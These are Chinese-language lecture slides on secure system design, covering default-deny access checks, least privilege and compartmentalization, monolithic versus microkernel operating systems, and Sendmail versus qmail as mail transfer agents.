
```
DWORD dwRet = IsAccessAllowed(...);
if (dwRet == NO_ERROR) {
    // Secure check OK.
    // Perform task.
} else {
    // Security check failed.
    // Inform user that access is denied.
}
```

正确的方法  
默认拒绝!

# 整体式设计 (Monolithic design)




# 整体式设计 (Monolithic design)




# 整体式设计 (Monolithic design)




# 组件式设计 (Component design)



# 组件式设计 (Component design)



# 组件式设计 (Component design)



# 最小特权原则

- 什么是特权?
  - 访问或修改系统资源的能力
- 假设存在划分（compartmentalization）和隔离（isolation）
  - 将系统分割为独立的模块
  - 限制模块间的交互
- 最小特权原则
  - 系统模块只能具有其预期目的所需的最小权限


# 举例：操作系统内核

- 操作系统内核的两大设计阵营
  - 单内核
    - 把内核从整体上作为一个**单独的大过程**来实现，并同时运行在一个单独的地址空间；
    - 具有简单和高性能的特点；
  - 微内核
    - 内核的功能被划分为**独立的过程**；
    - 理想情况下，只有**最基本的功能**才运行在特权模式下，内存管理、设备管理、文件系统等功能都运行在用户空间，并保持独立地运行在各自的地址空间；
    - 充分的模块化、减小内存需求、高移植性；
    - 不能像单内核那样直接调用函数，而是通过**消息传递处理**微内核通信：
      - 采用进程间通信(IPC)机制，故有性能问题；

# 举例：邮件传输代理

- 邮件传输代理 (MTA)
  - 通过网络接收和发送电子邮件
  - 将传入的电子邮件放入本地的用户收件箱
- 两个实例：
  - Sendmail
    - 基于传统的Unix
    - 整体式设计
    - 许多漏洞
  - Qmail
    - 划分的设计 (Compartmentalized design)

# 简化的邮件传输



## Most used mail transfer agents

MTA	Exim	Postfix	Sendmail	Qmail	Microsoft Exchange
Server OS support	Unix-like	Cross-platform	Cross-platform	Unix-like	Windows Server
License	GPLv2	IBM Public License	Sendmail License	Public domain	Proprietary or closed-source software

# OS Basics

- 进程间隔离
  - 每个进程有一个UID
    - 具有相同UID的两个进程拥有相同权限
  - 进程可能会访问文件、sockets...
    - 根据**UID**授予进程权限
- 基于进程间隔离的划分
  - 由UID定义的Compartments
  - 由系统资源允许动作定义的Privileges


# Qmail 设计

- 基于OS隔离机制的划分
  - 不同的模块作为操作系统不同用户运行
  - 每个用户只能访问指定的系统资源
- 最小特权
  - 每个UID分配最小权限
  - 只有一个 “setuid” 程序模块
    - 允许程序以不同的用户身份运行
  - 只有一个 “root” 程序模块
    - root程序拥有所有的特权


<https://en.wikipedia.org/wiki/Qmail>

qmail is a mail transfer agent (MTA) that runs on Unix. It was written, starting December 1995, by Daniel J. Bernstein as a more secure replacement for the popular Sendmail program. Originally license-free software, qmail's source code was later dedicated in the public domain by the author.<sup>[2]</sup>

